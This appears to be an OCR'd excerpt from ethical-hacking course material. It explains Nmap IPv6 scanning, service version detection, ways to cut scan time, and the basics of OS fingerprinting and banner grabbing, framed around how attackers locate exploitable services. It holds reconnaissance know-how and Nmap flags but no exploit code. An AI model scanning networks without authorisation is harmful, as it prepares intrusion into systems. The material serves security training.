
```

https://nmap.org

IPv6 Scan

IPv6 increases the size of the IP address space from 32 bits to 128 bits to support higher levels of the addressing hierarchy. Traditional network scanning techniques are computationally less feasible because of the larger search space (64 bits of host address space, or 2^{64} addresses) provided by IPv6 in a subnet. Scanning the IPv6 network is more difficult and complex compared to IPv4. Additionally, a number of scanning tools do not support ping sweeps on IPv6 networks. Attackers need to harvest IPv6 addresses from network traffic, recorded logs, or "Received from" and other header lines in archived email or Usenet news messages to identify IPv6 addresses for subsequent port scanning. However, scanning an IPv6 network provides a large number of hosts in a subnet; if an attacker can compromise one subnet host, he/she can probe the "all hosts" link local multicast address if the hosts numbers are sequential or use any regular scheme. An attacker needs to analyze 2^{64} addresses to verify if a particular open service is running on a host in that subnet. At a conservative rate of one probe per second, such a scan would take about 5 billion years to complete. Attackers can use Nmap to perform IPv6 scanning. In Zenmap, the **-6** option is used to perform the IPv6 scan.



```

Service Version Discovery

Every port is assigned a specific service, and every service has its own version. Some versions of the protocols are insecure, and they can allow attackers to compromise the machine by exploiting this vulnerability. Service version detection helps attackers to obtain information about the running services and their versions on a target system. By obtaining accurate service version numbers, an attacker can determine which exploits the target system is vulnerable to.

The version detection technique is nothing but examination of the TCP and UDP ports. The probes from the Nmap `service-probes` database are used for querying various services and matching expressions for recognizing and parsing responses. In Zenmap, the **-sV** option is used to detect service versions.

Nmap Scan Time Reduction Techniques

- In Nmap, **performance** and **accuracy** can be achieved by reducing the scan timing

Scan Time Reduction Techniques

1. Omit Non-critical Tests
2. Optimize Timing Parameters
3. Separate and Optimize UDP Scans
4. Upgrade Nmap
5. Execute Concurrent Nmap Instances
6. Scan from a Favorable Network Location
7. Increase Available Bandwidth and CPU Time

Nmap Scan Time Reduction Techniques

In Nmap, performance and accuracy take high priority, and this only be achieved only by reducing the long scan time. The important techniques for reducing the scan time are as follows:

- **Omit Non-critical Tests**

  While performing the Nmap scan, the time complexity can be reduced by the following methods:

  - Avoiding an intense scan if only a minimal amount of information is required.
  - The number of ports scanned can be limited using specific commands.
  - The port scan (`-sn`) can be skipped if and only if one has to check whether the hosts are online or not.
  - Advanced scan types (`-sC`, `-sV`, `-O`, `--traceroute`, and `-A`) can be avoided.
  - The DNS resolution should be turned on only when it is necessary.

- **Optimize Timing Parameters**

  To control the scan activity, Nmap provides the `-T` option for scanning ranging from high-level to low-level timing aggressiveness. This can be extremely useful for scanning highly filtered networks.

- **Separate and Optimize UDP Scans**

  As many vulnerable services use the UDP protocol, scanning the UDP protocol is vital, and it should be scanned separately, as TCP scans have different performance requirements and timing characteristics. Moreover, the UDP scan is more affected by the ICMP error rate-limiting compared to the TCP scan.

- **Upgrade Nmap**

  It is always advisable to use the upgraded version of Nmap as it contains many bug fixes, important algorithmic enhancements, and high-performance features such as local network ARP scanning.

- **Execute Concurrent Nmap Instances**


  Running Nmap against the whole network usually makes the system slower and less efficient. Nmap supports parallelization and it can also be customized according to specific needs. It becomes very efficient by getting an idea of the network reliability while scanning a larger group. The overall speed of the scan can be improved by dividing it into many groups and running them simultaneously.

- **Scan from a Favorable Network Location**

  It is always advisable to run Nmap from the host’s local network to the target while in the internal network, as it offers defense-in-depth security. External scanning is obligatory when performing firewall testing or when the network should be monitored from the external attacker’s viewpoint.

- **Increase Available Bandwidth and CPU Time**


  By increasing the available bandwidth or CPU power, the Nmap scan time can be reduced. This can be done by installing a new data line or stopping any running applications. Nmap is controlled by its own congestion control algorithms, so that network flooding can be prevented. This improves its accuracy. The Nmap bandwidth usage can be tested by running it in the verbose mode **`-v`**.



LO#05: Demonstrate Various Scanning Techniques for OS Discovery

OS Discovery (Banner Grabbing/OS Fingerprinting)

An attacker uses OS discovery or banner grabbing techniques to identify network hosts running applications and OS versions with known exploits. This section introduces you to banner grabbing, its types, and banner grabbing tools.



OS Discovery/Banner Grabbing

- Banner grabbing or OS fingerprinting is the method used to **determine the operating system running on a remote target system**. There are two types of banner grabbing: active and passive
- Identifying the OS used on the target host allows an attacker to **figure out the vulnerabilities possessed by the system** and the exploits that might work on a system to further **carry out additional attacks**

Active Banner Grabbing

- **Specially crafted packets** are sent to the remote OS and the responses are noted
- The responses are then compared with a database to **determine the OS**
- Responses from different OSes vary due to differences in the **TCP/IP stack implementation**

Passive Banner Grabbing

- **Banner grabbing from error messages**
  Error messages provide information such as the type of server, type of OS, and SSL tool used by the target remote system.
